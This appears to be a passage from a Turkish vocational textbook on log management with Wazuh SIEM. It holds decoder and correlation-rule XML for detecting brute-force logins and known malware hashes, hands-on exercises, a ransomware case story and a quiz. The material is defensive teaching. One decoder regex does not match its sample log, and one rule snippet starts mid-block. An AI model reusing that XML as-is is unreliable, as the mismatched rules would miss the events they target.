1. **Anahtar Kelime Tabanlı Sınıflandırma (Keyword-based Classification):** Loglarda belirli anahtar kelimeler (örneğin **"error", "failed", "denied"** vb.) aranarak ilgili loglar kategorize edilir.
2. **Regex (Düzenli İfade) Tabanlı Sınıflandırma:** Log yapısına uygun düzenli ifadelerle logun belirli parçaları yakalanarak sınıflandırılır. Özellikle yapılandırılmış loglar için uygundur.
3. **Kural Tabanlı Sınıflandırma (Rule-based Classification):** Uzmanlar tarafından oluşturulan kurallar (örneğin belirli IP adresleri, portlar veya mesaj içerikleri) kullanılır. Wazuh ve benzeri SIEM araçlarında kullanılır.
4. **Makine Öğrenimi Tabanlı Sınıflandırma:** Büyük veri setleri üzerinde eğitim yapılarak loglar, anomali tespiti veya otomatik sınıflandırma için kullanılır [Örneğin sınıflandırıcılar (SVM, Naive Bayes vb.) veya kümeleme algoritmaları (K-means)].
5. **Zaman Bazlı Sınıflandırma:** Logların oluştuğu zamana göre gruplandırılmasıdır (örneğin saatlik, günlük gibi).
6. **Log Seviyesi Bazlı Sınıflandırma:** Logların kritiklik seviyesine göre (INFO, WARNING, ERROR ve CRITICAL) ayrılmasıdır.

**Not**

Wazuh'da log sınıflandırma kuralları **local_rules.xml** dosyasında oluşturulur (Tablo 3.15). Kural tabanlı sınıflandırma, Wazuh gibi SIEM araçlarında yaygın kullanılırken anahtar kelime ve regex tabanlı teknikler, manuel veya küçük ölçekli sistemlerde tercih edilir. Makine öğrenimi ise büyük ölçekli ve dinamik sistemlerde daha gelişmiş çözümler sunar.

**Tablo 3.15:** Süreç ve Bileşenler

| Süreç | Wazuh Bileşeni | Açıklama |
|---|---|---|
| **Normalizasyon** | Decoder (local_decoder.xml) | Logu parçalara ayırır (user, ip). |
| **Sınıflandırma** | Rule (local_rules.xml) | Logu "authentication_failures" grubuna atar. |
| **Korelasyon** | Rule (same_source_ip) | Aynı IP'den tekrar eden girişler analiz edilir. |


### 3.2.3.3. Kullanıcı Olaylarına Göre Log Korelasyonu ve Anomali Tespiti

**Log korelasyonu** ve **anomali tespiti**; bilgi sistemlerinden toplanan çok sayıdaki log kaydının daha anlamlı hâle getirilmesi ve sistemdeki olağan dışı, beklenmeyen veya potansiyel olarak zararlı aktivitelerin erken aşamada tespit edilmesini sağlayan iki temel güvenlik analiz yöntemidir. Log korelasyonu, farklı cihaz ve sistemlerden gelen loglar arasında ilişki kurarak, bağımsız gibi görünen olayların aslında aynı saldırı zincirinin parçaları olduğunu ortaya çıkarabilir. Örneğin bir kullanıcı oturum açma denemesi, ardından yetkisiz erişim, veri dışa aktarımı gibi farklı log kayıtları bir araya getirilerek olayın bütünsel bir tehdit olarak algılanmasını sağlar.

Anomali tespiti ise sistemdeki normal davranışlardan sapmaları analiz eder. Bu teknik; kullanıcıların tipik aktivitelerinden, işlem hacminden veya erişim sıklığından sapmaları fark ederek potansiyel bir

güvenlik ihlalini işaret edebilir. Bu iki yaklaşım birlikte kullanıldığında sadece bilinen tehditler değil daha önce tanımlanmamış yeni tehditler de etkili bir şekilde tespit edilebilir. Sonuç olarak log korelasyonu ve anomali tespiti; saldırıların zamanında fark edilmesi, otomatik alarm sistemlerinin doğru şekilde çalışması ve siber olay müdahale ekiplerinin hızlı aksiyon alabilmesi açısından kritik öneme sahiptir.

Koralasyon ve anamoli tespiti gerçekleşme sürecinde ilk aşamada Syslog (örneğin firewall logları), Auth. log (SSH oturum kayıtları), web sunucularından gelen Apache/Nginx logları gibi farklı kaynaklardan log verileri toplanır. Bu loglar, Wazuh tarafından merkezî olarak toplanır ve normalize edilir. Ardından bu log verileri, **kurallar** ve **korelasyon motoru** ile analiz edilir. Kurallar, belirli tehdit senaryolarını tanımlarken korelasyon motoru, aynı IP'den gelen ilişkili olayları eşleştirir. Elde edilen sonuçlara göre sistem, **kritik** veya **bilgi** düzeyinde alarm üretir. Sürecin son aşamasında bu alarmlar, Wazuh Web UI üzerinden güvenlik analistlerine sunularak gerekli müdahale ve incelemelerin yapılması sağlanır (Görsel 3.89).




**Görsel 3.89:** Korelasyon ve anomali tespit süreci

## 9. Uygulama

Ağınızda çalışan özel bir uygulama, kullanıcı giriş denemelerini **"Login failed: User=mtegm IP=192.168.1.100"** şeklinde loglamaktadır. Bu logların wazuh üzerinden normalleştirilmesi, sınıflandırılması ve korelasyon işlemlerini verilen adımlar doğrultusunda gerçekleştiriniz.

**1. Adım:** Wazuh Siem manager yazılımın bulunduğu sistemde **/var/ossec/etc/decoders/local_decoder.xml** dosyasını bir metin editörü programıyla açınız (Görsel 3.90).

```
root@mesleklisesi:/var/ossec/etc/decoders#
root@mesleklisesi:/var/ossec/etc/decoders#
root@mesleklisesi:/var/ossec/etc/decoders# ls
local_decoder.xml
root@mesleklisesi:/var/ossec/etc/decoders# nano local_decoder.xml
```

**Görsel 3.90:** Decoder dosyasının yapılandırması

**2. Adım:** Metin editöründe yapılandırma ayarlarının girişini **local_decoder.xml** dosyasına yapınız (Görsel 3.91).

```
<decoder name="local_decoder_ornek">
    <program_name>local_decoder_ornek</program_name>
</decoder>
<decoder name="standart-login">
  <program_name>mtegmuygulama</program_name>
</decoder>

<decoder name="standart-login-hata">
  <parent>standart-login</parent>
  <regex>Login hata: User=(\w+) IP=(\d+\.\d+\.\d+\.\d+)</regex>
  <order>user, srcip</order>
</decoder>
```

**Görsel 3.91:** Decoder yapılandırma

**3. Adım:** **var/ossec/etc/rules/local_rules.xml** dizininde bulunan dosyayı metin editörüyle açıp Görsel 3.92'de bulunan kuralı ekleyiniz.

**Not**

Bu kural, yukarıdaki decoder ile eşleşen logları **"authentication_failures"** grubuna ekler, seviye 5 uyarı üretir ve group alanı logu, sınıflandırma işlemini gerçekleştirir.

```
    <if_sid>554, 550</if_sid>
    <list field="md5" lookup="match_key">etc/lists/malware-hashes</list>
    <description>MTEGM UYARI...CDB Listesinden Malware Tespit Edildi: $(file)</description>
    <mitre>
       <id>T1204.002</id>
    </mitre>
  </rule>
</group>

<group name="custom,authentication_failures,">
  <rule id="100100" level="5">
    <decoded_as>standart-login-hata</decoded_as>
    <description>Uygulama: Başarısız kullanıcı girişi</description>
    <group>authentication_failures</group>
  </rule>
</group>
```

**Görsel 3.92:** Kural ekleme, decoder ile eşleştirme

**4. Adım:** **local_rules.xml** dosyasına aynı IP adresinden 1 dakika içinde 3 başarısız giriş denemesi yapılırsa seviye 10 alarm üretecek kuralı korelasyon olarak ekleyiniz (Görsel 3.93).


```
<rule id="100101" level="10">
  <if_sid>100100</if_sid>
  <same_source_ip />
  <frequency>3</frequency>
  <timeframe>60</timeframe>
  <description>60 saniye içinde aynı IP'den 3 başarısız giriş denemesi</description>
  <group>brute_force_detection</group>
</rule>
```

**Görsel 3.93:** Korelasyon kuralı eklenmesi

**5. Adım:** Wazuh servisini **"systemctl restart wazuh-manager"** komutunu kullanarak yeniden başlatınız.


**Not**

Aynı işlemler, Wazuh Manager üzerinden gerçekleştirilebilir. Bunun için Wazuh Manager, internet tarayıcısı üzerinden açılarak **Wazuh Management** menüsü kullanılır (Görsel 3.94).




**Görsel 3.94:** Wazuh yönetim paneli

**6. Adım:** Mevcut decoderları düzenleyebileceğiniz ve yeni decoder ekleyebileceğiniz Görsel 3.95'teki Decoders menüsüne girerek inceleyiniz.





**Görsel 3.95:** Decoders ekleme ve düzenleme paneli

**7. Adım:** **Add new decoders file** menüsüne girerek yeni bir decoder ekleme işlemini grafiksel olarak gerçekleştiriniz (Görsel 3.96).




**Görsel 3.96:** Decoders ekleme

**8. Adım:** Aynı menüyü kullanarak **Rules** ekleme işlemini grafiksel olarak gerçekleştiriniz (Görsel 3.97).




**Görsel 3.97:** Korelasyon kuralı eklenmesi


**9. Adım:** Korelasyon kuralının tetiklenmesini sağlayınız ve Wazuh web arayüzüne girerek **security events** bölümünden tetiklenmiş kuralı görüntüleyiniz.

## 10. Uygulama

Sisteme bir dosya eklediğinizde veya başarılı bir oturum açma işlemi gerçekleştirdiğinizde web arayüzünde oluşan alarmın görüntülenmesini verilen adımlar doğrultusunda sağlayınız.

**1. Adım:** Wazuh manager yazılımını web arayüzünden kullanıcı adı ve parola girerek açınız.

**2. Adım:** Alarmın tetiklenmesini sağlayacak bir dosya indirme işlemi gerçekleştiriniz ve **Security Events** kısmından alarmı görüntüleyiniz (Görsel 3.98).




**Görsel 3.98:** Security Events

**3. Adım:** Oluşan alarma tıklayarak kural detaylarını görüntüleyiniz (Görsel 3.99).





**Görsel 3.99:** Kural detayları

**Not**

Alarmın hangi kullanıcıya, hangi IP adresine ait olduğu (user, srcip) gibi detaylar da JSON formatında görüntülenir.

**4. Adım:** **Security events** modülünde **rule description** filtre alanına **rule.description: "File added to the system."** yazarak ilgili korelasyona uygun alarmları listeleyiniz (Görsel 3.100).




**Görsel 3.100:** Alarmların filtrelenmesi

## Sıra Sizde

Bir devlet kurumuna ait Linux sunucularda SSH servisi üzerinden gelen bağlantılar, Wazuh SIEM sistemi tarafından izlenmektedir. Güvenlik sisteminiz sadece 60 saniye içinde aynı IP adresinden gelen şu 5 log kaydını almıştır:

1. **sshd[3478]:** Failed password for invalid user admin from 192.168.56.101 port 55874 ssh2
2. **sshd[3483]:** Failed password for invalid user root from 192.168.56.101 port 55875 ssh2
3. **sshd[3491]:** Failed password for invalid user guest from 192.168.56.101 port 55876 ssh2
4. **sshd[3502]:** Failed password for invalid user test from 192.168.56.101 port 55877 ssh2
5. **sshd[3515]:** Failed password for invalid user oracle from 192.168.56.101 port 55878 ssh2

- Wazuh sisteminde alarm oluşturacak şekilde logları ayrıştırma ve analiz işlemini gerçekleştiriniz.
- Aynı IP adresinden 60 saniye içinde 5 başarısız SSH denemesi tespit edilmesi durumunda korelasyon kuralı çalıştırılarak **seviye 10 alarm üretecek** şekilde yapılandırınız.

**Değerlendirme:** Çalışmanız EK-1'de yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız.

## Sıra Sizde

Wazuh ortamında bir kullanıcının 1 dakika içinde 10 defa kritik bir dosyaya erişim yapması durumunda alarm oluşması isteniyor. Aşağıda istenenleri göz önünde bulundurarak Wazuh için XML formatında bir korelasyon kuralı yazınız.

- **Kural ID:** 200200
- **Alarm Seviyesi:** 9
- Dosya erişim olayları if_sid olarak 41000 (örnek) kullanılsın.
- Aynı kullanıcı adı (user alanı) baz alınarak grup yapılacak
- **Süre:** 60 saniye içinde 10 erişim
- **Açıklama:** "1 dakika içinde aynı kullanıcıdan kritik dosyaya 10 erişim"

**Değerlendirme:** Çalışmanız EK-1'de yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız.



## Okuma Parçası

### Bir Güncellemenin Bedeli

Bir bahar sabahıydı. Birçok kurum normal mesaisine başlamış, çalışanlar bilgisayarlarını açıp e-postalarını kontrol ediyordu. İlk bakışta sıradan bir iş günüydü ta ki bazı kullanıcılar ekranda beliren tehdit mesajlarını görene kadar.

Ekranlarda aynı mesaj beliriyordu: "Dosyalarınız şifrelendi. Belirtilen süre içinde fidye ödemezseniz veriler kalıcı olarak erişilemez hâle gelecek." Mesaj, ödemeyi nasıl yapacaklarına dair talimatlar ve çözme anahtarının verileceği iddiasını içeriyordu. İstemciler birer birer etkilendi; ancak işin en tehlikeli kısmı, bu kötü amaçlı yazılımın bir bilgisayardan diğerine kendiliğinden yayılabiliyor olmasıydı. Yani tek bir makinedeki enfeksiyon, tüm kurum ağını hızla etkileyebiliyordu.

Kamu kurumlarından hastanelere, telekom operatörlerinden lojistik firmalarına kadar pek çok kuruluş benzer belirtiler bildirdi. Kritik hizmetler aksadı: hastanelerde ameliyatlar ertelendi, rezervasyon sistemleri çöktü, müşteri işlemleri durdu. Etkilenen kurumların bazıları fidyeyi ödeme yoluna gitse bile verilerine erişemediklerini, çünkü saldırının karmaşıklığı ve anahtar yönetimindeki belirsizlik yüzünden geri dönüşün garanti olmadığını öğrendi.

Olayın temel nedeni teknik olarak bilinen bir güvenlik açığının kullanılmış olmasıydı. Bu güvenlik açığı için daha önce bir düzeltme paketi yayımlanmıştı; ancak birçok kurum, işletim sistemlerinde ve kritik sunucu yazılımlarında gerekli yamaları zamanında uygulamamıştı. Ayrıca ağlarda yeterli segmentasyon olmadığı, yedekleme stratejilerinin eksik veya çevrimiçi olduğu, ve çalışanların sosyal mühendislik veya ek dosya çalıştırma riskine karşı yeterince eğitilmediği görüldü.

Olay müdahale ekipleri yoğun bir şekilde çalıştı: enfekte makineler ağdan izole edildi, zarar görmemiş kritik sunucular hemen çevrimdışı yedeklerden geri yüklendi, log kayıtları toplanıp saldırının yayılma yolları belirlendi. Ancak bazı kurumlar için süreç haftalar sürdü; operasyonel hizmetler uzun süre kısıtlı kaldı ve ekonomik zarar milyonlarca dolarla ölçüldü.

Bu olay sadece teknik bir sorun değildi; aynı zamanda yönetimsel ve operasyonel bir uyarıydı. Kurumlar, bir yazılım güncellemesini ertelemenin veya yedeklemeyi ihmal etmenin sadece BT bütçesini değil, vatandaşların veya müşterilerin hizmetine doğrudan etki eden sonuçlar doğurabileceğini gördü. Ayrıca şeffaf iletişim eksikliği, kriz anında itibar kaybını artırdı; etkilenmiş kuruluşların çoğu, kamuoyuna ve ilgili paydaşlara gecikmeli ve yetersiz bilgi verdi.

*Komisyon tarafından uyarlanmıştır.*

## ÖLÇME VE DEĞERLENDİRME

**A) Aşağıdaki cümlelerde boş bırakılan yerlere doğru kelimeleri yazınız.**

**1.** Yapılandırılmış loglar için modern ve insan tarafından okunabilir format, ..... olarak adlandırılır.

**2.** Windows Olay Görüntüleyicisi'nde ..... Event ID'si, "yeni işlem başlatıldı" olayını ifade eder.

**3.** Syslog protokolünde öncelik değeri, ..... formülü ile hesaplanır.

**4.** SQL Server'da transaction log yedeği alınmayan ve logların otomatik temizlendiği model, ..... olarak adlandırılır.

**5.** Syslog severity kodlarından ....., "Informational (Bilgilendirme)" seviyesini belirtir.

**B) Aşağıdaki soruları dikkatlice okuyarak doğru cevabı işaretleyiniz.**

**1. Bir sistemde gerçekleşen işlemleri kayıt altına alan verilere verilen ad aşağıdakilerden hangisidir?**

A) Alarm
B) Endpoint
C) Korelasyon
D) Log
E) Normalizasyon

**2. Aşağıdakilerden hangisi log yönetiminin amaçlarından biri <u>değildir</u>?**

A) Güvenlik ihlallerini tespit etmek
B) Yasal uyumluluğu sağlamak
C) Sistem performansını artırmak
D) Kullanıcıların parolalarını saklamak
E) Hataların nedenini belirlemek

**3. 5651 sayılı Kanun'a göre internet erişim sağlayıcılarının, log kayıtlarını saklamak zorunda oldukları <u>en az</u> süre aşağıdakilerden hangisidir?**

A) 6 ay
B) 1 yıl
C) 2 yıl
D) 3 yıl
E) 5 yıl

**4. Farklı kaynaklardan toplanan logların ilişkilendirilmesi ve analiz edilmesine verilen ad aşağıdakilerden hangisidir?**

A) Normalizasyon
B) Korelasyon
C) Saklama
D) Zaman Damgası
E) Formatlama

**5. Bir log kaydında olayın ne zaman gerçekleştiğini gösteren alan aşağıdakilerden hangisidir?**

A) Log Kaynağı
B) Zaman Damgası (Timestamp)
C) Event ID
D) Olay Türü
E) Log Formatı

**6. Aşağıdakilerden hangisi log güvenliğinin bir unsuru <u>değildir</u>?**

A) Gizlilik
B) Bütünlük
C) Erişim Kontrolü
D) Depolama ve Yedekleme
E) Parola Yönetimi

**7. Syslog sisteminde Severity 0, aşağıdaki durumlardan hangisini ifade eder?**

A) Uyarı
B) Kritik Hata
C) Acil Durum (Emergency)
D) Bilgilendirme
E) Debug

**8. Windows Olay Görüntüleyicisi'nde başarısız, kullanıcı oturum açma girişimini ifade eden Event ID aşağıdakilerden hangisidir?**

A) 4624
B) 4625
C) 4672
D) 4688
E) 4720

**9. Firewall logları ile web sunucu loglarını ilişkilendirerek saldırıyı tespit etmeye çalışan bir güvenlik analistinin uyguladığı log yönetimi süreci aşağıdakilerden hangisidir?**


A) İzleme
B) Korelasyon
C) Normalizasyon
D) Saklama
E) Toplama

**10. Aşağıdakilerden hangisi SIEM sistemlerinin <u>temel</u> işlevlerinden biridir?**

A) Yalnızca logların saklanmasını sağlamak
B) Yalnızca ağ trafiğinin engellenmesini sağlamak
C) Logları toplayıp analiz ederek güvenlik tehditlerini tespit etmek
D) Kullanıcı şifrelerinin sıfırlanmasını sağlamak
E) Donanım arızalarını onararak sistemin çalıştırılmasını sağlamak

# 4.
# ÖĞRENME BİRİMİ

# SİBER OLAYLARA MÜDAHALE UYGULAMALARI



## KONULAR

**4.1.** SİBER OLAYLARA MÜDAHALE ADIMLARI

**4.2.** OLAY MÜDAHALE SENARYOLARI

**4.3.** OLAY SONRASI GERÇEKLEŞTİRİLECEK İŞLEMLER

## NELER ÖĞRENECEKSİNİZ?

- Siber olay gerçekleştiğinde müdahale etme çerçeveleri
- Siber olaya müdahale ederken kullanılan standartlar
- Siber olay sonrası gerçekleştirilecek işlemler

## TEMEL KAVRAMLAR

- alarm
- APT (Advanced Persistent Threat)
- ATT&CK
- korelasyon
- MITRE IOC (Tehdit Göstergesi)
- NIST (National Institute of Standards and Technology)
- phishing (kimlik avı)
- SANS
- SOAR
- tehdit avcısı
- TheHive Project
- Wazuh

**HAZIRLIK ÇALIŞMALARI**

1. Siber saldırı gerçekleştiğinde saldırının kaynağıyla ilgili nasıl bir araştırma yapılabilir? Düşüncelerinizi örneklerle sınıfta paylaşınız.
2. Bir kurumda siber olay gerçekleştiğinde kimler etkilenebilir? Bu durumun olumsuz sonuçları neler olabilir? Düşüncelerinizi örneklerle sınıfta paylaşınız.
3. Bir siber saldırıdan ders çıkarılmazsa kurum üzerinde ne tür sonuçlar ortaya çıkabilir? Düşüncelerinizi örneklerle sınıfta tartışınız.

## 4.1. SİBER OLAYLARA MÜDAHALE ADIMLARI

Siber olaylara müdahale etmek için birçok standart bulunur. **Standartlar**, kurumların siber saldırı veya güvenlik ihlallerine karşı planlı, sistematik ve uyumlu bir şekilde hareket etmesini sağlayan çerçevelerdir. Bu standartlar genellikle hem uluslararası hem de ulusal seviyede tanımlanır ve siber olay müdahale sürecinin, tespitten raporlamaya kadar tüm adımlarını kapsar (Görsel 4.1).




**Görsel 4.1:** Siber olay müdahale süreci

